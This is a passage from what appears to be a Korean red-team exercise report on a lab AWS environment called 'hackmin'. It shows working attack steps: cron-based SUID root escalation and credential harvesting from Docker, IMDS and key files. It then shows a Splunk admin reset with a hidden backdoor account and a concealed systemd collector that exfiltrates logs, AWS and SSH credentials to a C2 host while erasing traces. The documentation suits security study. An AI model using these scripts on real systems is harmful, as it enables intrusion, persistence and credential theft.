[그림 3-9] linpeas 도구를 다운로드해 EC2 스캔



[그림 3-10] linpeas 도구를 다운로드해 EC2 스캔 (결과 저장)

LinPEAS 스캔 결과, 시스템에 여러 개의 Cron 작업이 구성되어 있음을 확인하였다. 특히 root 권한으로 실행되는 /etc/cron.d/app-deploy 파일이 존재하며, 매일 정기적으로 애플리케이션 배포 관련 작업을 수행하고 있음이 식별되었다. 또한 매시간 01분마다 /etc/cron.hourly 디렉토리의 스크립트들이 root 권한으로 실행되는 구조도 확인되었다. 이는 권한 상승의 잠재적 벡터가 존재함을 시사했으나, 명확한 취약점 판단을 위해서는 해당 Cron 작업이 실제로 실행하는 스크립트의 권한 설정을 추가로 검증해야 했다.




[그림 3-11] linpeas 스캔 후 Cron 관련 취약점 확인

3.3. STEP 3: 권한 상승

3.3.1. Cron 기반 취약 스크립트 탐색

▶ 앞서 확인한 root Cron 작업 중 /etc/cron.d/app-deploy에 root 권한으로 1분마다 실행되는 Cron 작업이 등록되어 있음을 확인하였다. 해당 작업의 실행 대상은 /opt/scripts/health_check.sh이며, 파일 권한을 확인한 결과 권한이 0775로 설정되어 있어 nginx 그룹에 쓰기 권한이 부여된 상태임을 확인하였다.

이를 통해 현재 확보한 nginx 계정으로 해당 스크립트의 내용을 직접 수정할 수 있으며, 추가하거나 수정된 명령이 Cron에 의해 root 권한으로 실행된다는 점에서 권한 상승 경로가 성립함을 파악하였다.



[그림 3-12] Cron 작업 및 health_check.sh 파일 권한 확인

3.3.2. health_check.sh 쓰기 권한 악용

▶ health_check.sh 파일에 설정된 쓰기 권한을 악용하여, nginx 계정으로 해당 스크립트에 권한 상승을 위한 명령을 삽입하였다. 기존 health_check.sh의 코드는 다음과 같다.

```
bash-5.2$ cat /opt/scripts/health_check.sh
#!/bin/bash
# Application health check — runs every minute
# Deployed: 2026-01-15 by devops-bot

SERVICES=("gunicorn" "nginx" "redis")

for svc in "${SERVICES[@]}"; do
    if systemctl is-active --quiet "$svc" 2>/dev/null; then
        echo "[OK] $svc"
    else
        echo "[FAIL] $svc" >&2
    fi
done

echo "Check at $(date)" >> /var/log/health_check.log
```

[그림 3-13] 기존 health_check.sh 스크립트 내용

삽입된 명령은 /bin/bash를 /srv/hackmin/media/reviews/rootbash로 복사한 후 SUID 비트를 설정하도록 구성되었다.

```
bash-5.2$ echo 'cp /bin/bash /srv/hackmin/media/reviews/rootbash && chmod 4755 /srv/hackmin/media/reviews/rootbash' >> /opt/scripts/health_check.sh
bash-5.2$ cat /opt/scripts/health_check.sh
#!/bin/bash
# Application health check — runs every minute
# Deployed: 2026-01-15 by devops-bot

SERVICES=("gunicorn" "nginx" "redis")

for svc in "${SERVICES[@]}"; do
    if systemctl is-active --quiet "$svc" 2>/dev/null; then
        echo "[OK] $svc"
    else
        echo "[FAIL] $svc" >&2
    fi
done

echo "Check at $(date)" >> /var/log/health_check.log

cp /bin/bash /srv/hackmin/media/reviews/rootbash && chmod 4755 /srv/hackmin/media/reviews/rootbash
```

[그림 3-14] SUID Bash 생성 명령 삽입 후 health_check.sh

스크립트 수정 후 약 1분이 경과한 시점에 Cron에 의해 health_check.sh가 root 권한으로 실행되었으며, 그 결과 /tmp/rootbash가 SUID(4755)가 설정된 Bash 복사본으로 생성되는 것을 확인하였다.

```
bash-5.2$ ls
3751ff95-89a0-408a-a237-440993b3314d_review_1784698168982.webp      6e3ed973-9ae3-4f5b-8aab-6b56709d9aa2_review_1786424317968.png.enc
3751ff95-89a0-408a-a237-440993b3314d_review_1784698168982.webp.enc  6e3ed973-9ae3-4f5b-8aab-6b56709d9aa2_review_1786425474420.png
424cb730-9b61-482e-a334-29e01d7b49a1_review_1784877224908.jpg       6e3ed973-9ae3-4f5b-8aab-6b56709d9aa2_review_1786425474420.png.enc
424cb730-9b61-482e-a334-29e01d7b49a1_review_1784877224908.jpg.enc   6e3ed973-9ae3-4f5b-8aab-6b56709d9aa2_review_1787298583722.jpg
5a490e16-0f1b-443b-847f-ec0a67b17524_review_1785824208616.png       6e3ed973-9ae3-4f5b-8aab-6b56709d9aa2_review_1787300490415.png
5a490e16-0f1b-443b-847f-ec0a67b17524_review_1785824208616.png.enc   6e3ed973-9ae3-4f5b-8aab-6b56709d9aa2_review_1787301484945.png
6e3ed973-9ae3-4f5b-8aab-6b56709d9aa2_review_1784618309245.jpg       6e85c1e0-3414-4491-89e2-ba27205b8ba1_review_1787373832978.png
6e3ed973-9ae3-4f5b-8aab-6b56709d9aa2_review_1784618309245.jpg.enc   a49e5352-c20c-4491-a99b-8a25f7833cc8_review_1785807325793.jpg
6e3ed973-9ae3-4f5b-8aab-6b56709d9aa2_review_1784619728958.jpg       a49e5352-c20c-4491-a99b-8a25f7833cc8_review_1785807325793.jpg.enc
6e3ed973-9ae3-4f5b-8aab-6b56709d9aa2_review_1784619728958.jpg.enc   b68077e1-bb52-4d62-aa5c-44e5b3428641_review_1785822662546.png
6e3ed973-9ae3-4f5b-8aab-6b56709d9aa2_review_1784625404480.jpg       b68077e1-bb52-4d62-aa5c-44e5b3428641_review_1785822662546.png.enc
6e3ed973-9ae3-4f5b-8aab-6b56709d9aa2_review_1784625404480.jpg.enc   b68077e1-bb52-4d62-aa5c-44e5b3428641_review_1785829476679.png
6e3ed973-9ae3-4f5b-8aab-6b56709d9aa2_review_1784645106719.jpg       b68077e1-bb52-4d62-aa5c-44e5b3428641_review_1785829476679.png.enc
6e3ed973-9ae3-4f5b-8aab-6b56709d9aa2_review_1784645106719.jpg.enc   b68077e1-bb52-4d62-aa5c-44e5b3428641_review_1785830296385.jpg
6e3ed973-9ae3-4f5b-8aab-6b56709d9aa2_review_1784680294453.jpg       b68077e1-bb52-4d62-aa5c-44e5b3428641_review_1785830296385.jpg.enc
6e3ed973-9ae3-4f5b-8aab-6b56709d9aa2_review_1784680294453.jpg.enc   b68077e1-bb52-4d62-aa5c-44e5b3428641_review_1785898603980.jpg
6e3ed973-9ae3-4f5b-8aab-6b56709d9aa2_review_1784685940847.jpg       b68077e1-bb52-4d62-aa5c-44e5b3428641_review_1785898603980.jpg.enc
6e3ed973-9ae3-4f5b-8aab-6b56709d9aa2_review_1784685940847.jpg.enc   received.log
6e3ed973-9ae3-4f5b-8aab-6b56709d9aa2_review_1784685941322.jpg       received.log.enc
6e3ed973-9ae3-4f5b-8aab-6b56709d9aa2_review_1784685941322.jpg.enc   review_1784599498706.jpg
6e3ed973-9ae3-4f5b-8aab-6b56709d9aa2_review_1784781773925.jpg       review_1784599498706.jpg.enc
6e3ed973-9ae3-4f5b-8aab-6b56709d9aa2_review_1784781773925.jpg.enc   review_1784609496651.jpg
6e3ed973-9ae3-4f5b-8aab-6b56709d9aa2_review_1785480751736.png       review_1784609496651.jpg.enc
6e3ed973-9ae3-4f5b-8aab-6b56709d9aa2_review_1785480751736.png.enc   rootbash
6e3ed973-9ae3-4f5b-8aab-6b56709d9aa2_review_1785483882523.png       rootbash.enc
6e3ed973-9ae3-4f5b-8aab-6b56709d9aa2_review_1785483882523.png.enc   test.png
6e3ed973-9ae3-4f5b-8aab-6b56709d9aa2_review_1786424317968.png       test.png.enc
```

[그림 3-15] SUID 설정된 rootbash 생성 확인

3.3.3. SUID Bash 복사를 통한 root 권한 획득

▶ 생성된 rootbash를 -p 옵션과 함께 실행하여 실제 사용자 ID(RUID)와 무관하게 유효 사용자 ID(EUID)가 root로 유지되는지 검증하였다. 실행 결과 euid=0(root)가 확인되어 nginx 계정에서 root 권한의 셸을 획득하였다. 이후 기존 nginx 계정으로는 접근이 제한되었던 /etc/passwd, /etc/shadow 등의 시스템 파일 및 root 전용 디렉터리에 접근할 수 있음을 확인하였다.

```
bash-5.2$ ./rootbash -p
rootbash-5.2# id
uid=992(nginx) gid=991(nginx) euid=0(root) groups=991(nginx) context=system_u:system_r:httpd_t:s0
rootbash-5.2# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
```

[그림 3-16] rootbash -p 실행을 통한 EUID=0 획득 확인

특히 이 rootbash는 앞서 확보한 리버스 셸 세션 내에서 실행되므로, 단발성 명령 실행에 그치는 웹셸과 달리 세션 상태가 유지되는 인터랙티브 root 셸로 동작한다. cd, 환경변수 설정, 파이프·리다이렉션을 포함한 복합 명령이 모두 가능하며, 필요 시 python3 -c 'import pty; pty.spawn("/bin/bash")'를 통해 완전한 PTY 셸로 업그레이드할 수 있다.

이를 통해 Cron 실행 권한과 health_check.sh 쓰기 권한의 연계를 통해 nginx 계정에서 사실상 root 수준의 인터랙티브 셸을 획득할 수 있음을 확인하였다.

3.4. STEP 4: 서버 내부 정보 수집 및 Splunk 접근 권한 탈취

3.4.1. 서버 내부 정보 수집


▶ root 권한 획득 이후 docker ps 명령을 통해 실행 중인 컨테이너 목록을 확인하였다. 총 4개의 컨테이너(Redis, Django Web, Django Admin, Daphne ASGI)가 동작 중임을 확인하였다.

이 중 API 컨테이너에 접근하여 docker inspect 명령으로 환경변수를 조회한 결과 다수의 민감 정보가 평문으로 노출되어 있었다.



[그림 3-17] docker ps 및 docker inspect를 통한 컨테이너 환경변수 민감 정보 확인


노출된 정보는 데이터베이스 접속 정보(DB_HOST, DB_USER, DB_PASSWORD), AWS S3 버킷명 및 액세스 키(AWS_SECRET_ACCESS_KEY, AWS_S3_BUCKET_NAME), Django 시크릿 키(DJANGO_SECRET_KEY), 관리자 계정 비밀번호(ADMIN_PASSWORD), 외부 RDS 호스트 주소(hackmin-db.czbwnx0qub5t.ap-northeast-2.rds.amazonaws.com) 등이 포함되어 있었다. 컨테이너 환경변수에 자격증명이 평문으로 하드코딩된 상태로 운영되고 있어 내부망 접근만으로 전체 인프라의 자격증명 탈취가 가능한 상태였다.



[그림 3-18] docker inspect를 통한 컨테이너 환경변수 상세 노출 내용

3.4.2. 서버 내 Splunk 설정 파일 접근

▶ root 권한 확보 후 서버 내 Splunk Universal Forwarder 설정 파일을 탐색하여 Splunk 서버의 정보를 수집하였다. outputs.conf 분석 결과 Splunk 포워더가 내부망의 10.0.128.172:9997로 이벤트를 전송하도록 구성되어 있음을 확인하였다. 이를 통해 내부망에 Splunk 인덱서(보안 모니터링 서버)가 운영 중임을 확인할 수 있으며, 해당 설정 파일의 내부에서 스플렁크 EC2 서버의 내부 IP를 획득하였다.



[그림 3-19] Splunk 포워더 outputs.conf 내용 확인

3.4.3. AWS IMDS 메타 데이터를 통한 키페어 확인

▶ AWS EC2 인스턴스 메타데이터 서비스(IMDS, 169.254.169.254)를 통해 해당 인스턴스에 등록된 SSH 키페어 정보를 조회하였다.




[그림 3-20] AWS IMDS를 통한 SSH 키페어 이름 조회

조회 결과 0=hackmin-key가 반환되어 해당 인스턴스에 hackmin-key 키페어가 등록되어 있음을 확인하였다. IMDS는 인증 없이 인스턴스 내부에서만 접근 가능한 엔드포인트로, 추가 인프라 정보를 수집하는 데 활용하였다.

3.4.4. 서버 내부에 키페어 파일 탐색 및 탈취

▶ IMDS에서 확인한 키페어 이름(hackmin-key)을 기반으로 서버 내 .pem 파일을 탐색하였다. 탐색 결과 /root/hackmin-key.pem이 서버 내에 평문으로 저장되어 있음을 확인하였다. SSH 인증에 사용되는 개인키 파일이 root 홈 디렉터리에 보관되어 있어, root 권한 획득 즉시 해당 파일에 접근하고 탈취할 수 있는 상태였다.



[그림 3-21] 서버 내 hackmin-key.pem 파일 탐색 및 확인

3.4.5. 획득한 키페어를 통한 Splunk 서버 접근

▶ 탈취한 hackmin-key.pem과 Splunk 설정 파일에서 확인한 내부망 IP를 이용하여 Splunk EC2에 SSH 접속을 시도하였다. 접속 결과 Amazon Linux 2023 기반의 Splunk EC2에 정상적으로 로그인되었다. 외부에서는 직접 접근이 불가능한 내부망(10.1.x.x 대역) 서버에 WAS EC2를 거점으로 하여 횡적 이동(Lateral

Movement)에 성공하였으며, 이후 Splunk 관리 콘솔을 대상으로 추가 공격을 수행하였다.



[그림 3-22] Splunk EC2(10.1.128.172) SSH 접속 성공

3.5. STEP 5: Splunk 서버 침투

3.5.1. 탈취한 SSH 개인키를 통한 Splunk EC2 접근

▶ Splunk EC2 서버 접속 후 Splunk 서비스 운영 상태와 버전 정보를 파악하였다. systemctl status 및 Splunk CLI를 통해 서비스가 정상 동작 중임을 확인하였으며, ss -tlnp 출력을 통해 포트 구성을 확인한 결과 Splunk Web UI 포트(8000), REST API 포트(8089), 그리고 포워더 수신 포트(9997)가 모두 LISTEN 상태로 활성화되어 있었다.

REST API 포트(8089)는 보안 그룹에 의해 외부 접근이 차단된 상태였으나, 서버 내부에서 로컬 curl을 통해 직접 호출이 가능하였다. Splunk REST API는 관리자 자격증명만 확보되면 계정 관리·인덱스 검색·설정 변경·이벤트 삭제 등 전반적인 운영 기능을 HTTP 요청만으로 제어할 수 있어, passwd 파일 교체로 관리자 자격증명을 획득한 이후 백도어 계정 생성·데이터 탈취·흔적 삭제 등 모든 공격 작업을 REST API를 통해 수행하였다.

3.5.2. Splunk admin 비밀번호 리셋 및 Rest API 인증 획득

▶ Splunk EC2에 대한 OS 수준 접근 권한을 이용하여 Splunk 인증 파일을 직접 조작하였다. Splunk는 재시작 시 /opt/splunk/etc/passwd 파일이 존재하지 않으면 user-seed.conf를 읽어 초기 관리자 계정을 생성하는 초기화 메커니즘을 가지고 있으며, 이를 악용하였다.

```
# ============================================
# STEP 1. admin 비밀번호 리셋 (인증 획득)
# ============================================
step_reset_admin() {
    log "STEP 1. passwd 백업 및 admin 비밀번호 리셋"
    [ -f "$SPLUNK_PASSWD_FILE" ] && sudo cp "$SPLUNK_PASSWD_FILE" "$SPLUNK_PASSWD_BAK"

    sudo rm -f "$SPLUNK_PASSWD_FILE"
    sudo bash -c "printf '[user_info]\nUSERNAME = admin\nPASSWORD = ${TEMP_PASS}\n' > $SPLUNK_USER_SEED"

    sudo "$SPLUNK_BIN" stop > /dev/null 2>&1
    sleep 3
    sudo "$SPLUNK_BIN" start --accept-license --answer-yes --no-prompt > /dev/null 2>&1
    wait_splunk

    log "admin 인증 획득: admin / $TEMP_PASS"
}
```

[그림 3-23] Splunk passwd 파일 수정을 통한 비밀번호 재설정

재시작 후 설정한 비밀번호(hacked1234!)로 REST API 인증을 수행하여 관리자 세션을 획득하였으며, 이후 모든 Splunk 조작은 REST API를 통해 수행하였다.

```
[+] STEP 1. passwd 백업 및 admin 비밀번호 리셋
[!] Splunk 시작 대기 중...
[+] Splunk 준비 완료
[+] admin 인증 획득: admin / hacked1234!
```

[그림 3-24] REST API 인증을 통한 관리자 세션 획득

3.5.3. 백도어 계정 생성 및 admin 원본 복원

▶ 획득한 관리자 세션으로 백도어 계정을 생성한 후, 원본 passwd 파일을 복원하여 정상 운영자가 이상을 인지하지 못하도록 하였다.

```
# ============================================
# STEP 3. 백도어 계정 생성 + admin 원본 복원
# ============================================
step_backdoor_and_restore() {
    log "STEP 3. 백도어 계정 생성: $BACKDOOR_USER"
    sudo "$SPLUNK_BIN" add user "$BACKDOOR_USER" \
        -password "$BACKDOOR_PASS" \
        -role admin \
        -auth "admin:$TEMP_PASS" 2>/dev/null

    log "STEP 3. admin 원본 복원"
    BACKDOOR_LINE=$(sudo grep "^:${BACKDOOR_USER}:" "$SPLUNK_PASSWD_FILE" 2>/dev/null)
    if [ -n "$BACKDOOR_LINE" ]; then
        echo "$BACKDOOR_LINE" | sudo tee -a "$SPLUNK_PASSWD_BAK" > /dev/null
    fi

    sudo "$SPLUNK_BIN" stop > /dev/null 2>&1
    sleep 3
    sudo cp "$SPLUNK_PASSWD_BAK" "$SPLUNK_PASSWD_FILE"
    sudo rm -f "$SPLUNK_PASSWD_BAK" "$SPLUNK_USER_SEED"
    sudo "$SPLUNK_BIN" start --accept-license --answer-yes --no-prompt > /dev/null 2>&1

    warn "Splunk 재시작 대기 중 (30초)..."
    sleep 30
    log "백도어 계정: $BACKDOOR_USER / $BACKDOOR_PASS"
    log "admin 원본 복원 완료"
}
```

[그림 3-25] 백도어 계정 생성 및 원본 passwd 파일 복원

복원 후 기존 admin 계정은 원래 비밀번호로 정상 동작하며, backdoor / backdoor1234! 계정이 admin 역할로 은닉 등록된 상태가 된다. 정상 운영자의 로그인에 영향을 주지 않아 탐지 가능성을 최소화하였다

```
[+] STEP 3. 백도어 계정 생성: backdoor
User added.
[+] STEP 3. admin 원본 복원
[!] Splunk 재시작 대기 중 (30초)...
[+] 백도어 계정: backdoor / backdoor1234!
[+] admin 원본 복원 완료
```

[그림 3-26] backdoor 계정 생성 및 admin 정상 동작 확인

3.6. STEP 6: 민감 정보 수집 및 탈취

3.6.1. 악성 스크립트 작성 및 배포

▶ Splunk 서버에 SSH 접속 후, 데이터 수집 및 지속적 C2 전송을 자동화하기 위한 악성 수집 스크립트(/opt/.collector.sh)와 systemd 서비스를 작성·배포하였다.

수집 스크립트는 splunk_all_in_one.sh의 create_collector() 함수를 통해 /opt/.collector.sh 경로에 생성된다. 파일명 앞 점(.)을 활용하여 ls 기본 출력에서 은닉되도록 하였으며, 권한은 700으로 설정해 root만 실행 가능하도록 제한하였다.

스크립트 배포 후에는 install_service() 함수를 통해 /etc/systemd/system/splunk-collector.service 파일을 작성하고, systemd에 서비스를 등록하였다. 서비스 설정은 다음과 같다.

```
[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'while true; do /opt/.collector.sh; sleep 60; done'
Restart=always
StandardOutput=null
StandardError=null
```

StandardOutput=null과 StandardError=null 설정으로 실행 흔적이 systemd 저널에 기록되지 않도록 하였다. systemctl enable 명령으로 부팅 시 자동 시작되도록 등록한 후 즉시 기동하였으며, 이후 60초마다 수집 스크립트가 반복 실행되어 C2(10.0.142.240:9997)로 데이터를 전송하는 지속적인 채널이 확립되었다.

```
#!/bin/bash
LISTENER_IP="10.0.142.240"
LISTENER_PORT="9997"
SPLUNK_HOME="/opt/splunk"
SPLUNK_API="https://localhost:8089"
SPLUNK_USER="backdoor"
SPLUNK_PASS="backdoor1234!"
TIMESTAMP=$(date '+%Y-%m-%d %H:%M:%S')
HOSTNAME=$(hostname)

section() {
    echo ""
    echo "========================================"
    echo "[$TIMESTAMP] [$HOSTNAME] [$1]"
    echo "========================================"
}

splunk_search() {
    local QUERY="$1"
    local LABEL="$2"
    section "SPLUNK_INDEX_$LABEL"
    SID=$(curl -sk -u "$SPLUNK_USER:$SPLUNK_PASS"         --data-urlencode "search=search $QUERY"         -d "earliest_time=-24h&latest_time=now&output_
    [ -z "$SID" ] && echo "[ERROR] 검색 실패" && return
    for i in $(seq 1 15); do
        STATE=$(curl -sk -u "$SPLUNK_USER:$SPLUNK_PASS"            "$SPLUNK_API/services/search/jobs/$SID" 2>/dev/null            | grep -o 'dispatchS
        [ "$STATE" = "DONE" ] && break
        sleep 2
    done
    curl -sk -u "$SPLUNK_USER:$SPLUNK_PASS"         "$SPLUNK_API/services/search/jobs/$SID/results?output_mode=json&count=500" 2>/dev/null
```

[그림 3-27] 악성 수집 스크립트 배포 및 systemd 서비스 등록

3.6.2. Splunk 인덱스 로그 데이터 수집

▶ 수집 스크립트 내 splunk_search() 함수는 Splunk REST API(https://localhost:8089)를 통해 인덱싱된 로그 데이터를 추출한다. 앞서 생성한 백도어 계정(backdoor / backdoor1234!)으로 인증하여 탐지를 우회하였다. 수집 대상 인덱스는 아래와 같다.

```
index=nginx_logs | head 300     → 웹 요청 로그 (접근 기록, 공격 시도 포함)
index=docker_logs | head 300    → 컨테이너 애플리케이션 로그
index=main       | head 300    → Splunk 기본 인덱스
index=_audit     | head 300    → Splunk 감사 로그 (관리자 작업 기록)
index=history    | head 300    → 검색 이력
index=*          | head 500    → 전체 인덱스 최신 이벤트
```

각 인덱스에 대해 비동기 검색 작업(Job)을 생성하고 SID(Search ID)를 획득한 뒤, 검색 상태가 DONE으로 전환될 때까지 폴링하여 결과를 JSON 형식으로 수집한다. 결과 수집 후에는 해당 Job을 REST API를 통해 즉시 삭제(DELETE /services/search/jobs/{SID})하여 검색 이력 상에 흔적이 남지 않도록 처리하였다. 특히 index=_audit에는 Splunk 관리자 로그인 이력, 설정 변경, 비밀번호 리셋 이벤트 등 공격 행위 관련 감사 로그가 포함되어 있어, 방어팀의 사후 분석에 사용될 수 있는 증거를 사전에 수집 대상으로 포함하였다.

3.6.3. 시스템 정보 자격증명 데이터 수집

▶ 수집 스크립트의 collect_all() 함수는 Splunk 인덱스 수집과 병행하여 호스트 시스템 전반의 정보와 자격증명을 수집한다.

시스템 기본 정보로는 OS 버전(/etc/os-release, uname -a), 네트워크 인터페이스 및 라우팅 테이블(ip -br a, ip route), LISTEN/ESTABLISHED 포트 및 프로세스(ss -tulnp, ss -tnp state established), 디스크 및 메모리 사용량, 실행 중인 서비스 목록을 수집하여 내부 인프라 현황을 파악하였다.

```
collect_all() {

    # ---- 서버 기본 정보 ----
    section "SERVER_INFO"
    echo "[OS]";      cat /etc/os-release 2>/dev/null
    echo "[UNAME]";   uname -a
    echo "[UPTIME]";  uptime

    section "NETWORK"
    echo "[INTERFACES]"; ip -br a
    echo "[ROUTES]";     ip route
    echo "[LISTEN]";     ss -tulnp
    echo "[ESTABLISHED]";ss -tnp state established

    section "DISK"
    df -h

    section "MEMORY"
    free -m

    section "SERVICES"
    systemctl list-units --type=service --state=running 2>/dev/null

    # ---- Splunk 내부 로그 ----
    section "SPLUNK_INTERNAL_LOG"
    tail -500 $SPLUNK_HOME/var/log/splunk/splunkd.log 2>/dev/null
```

[그림 3-28] 시스템 정보 및 Splunk 자격증명 수집 결과

Splunk 자격증명 수집 대상은 다음과 같다.

- /opt/splunk/etc/passwd — Splunk 사용자 계정 해시

- /opt/splunk/etc/auth/splunk.secret — 자격증명 암호화 키 (passwd 파일 복호화에 사용)
- inputs.conf, outputs.conf, server.conf — 포워더 설정, 클러스터 구성 등 내부 구조 정보

AWS 자격증명 수집은 두 경로로 진행하였다. 정적 자격증명 파일(/root/.aws/credentials, /home/ec2-user/.aws/credentials)을 직접 읽는 방식과, IMDSv2 방식으로 토큰을 발급받아 IAM 인스턴스 프로파일의 임시 자격증명(AccessKeyId, SecretAccessKey, Token)을 획득하는 방식이다. 임시 자격증명은 IAM 권한 범위 내에서 AWS 리소스 전반에 대한 접근 수단으로 활용 가능하다.


SSH 키 수집은 /root/.ssh/authorized_keys, /home 디렉토리 하위의 id_rsa·id_ed25519 개인 키, 그리고 /tmp, /opt 경로에 위치한 .pem 파일을 대상으로 하였다. 수집된 키페어는 내부망 추가 횡적이동에 활용될 수 있다.

3.6.4. 수집 데이터 전송 (최종 목적지 C2)

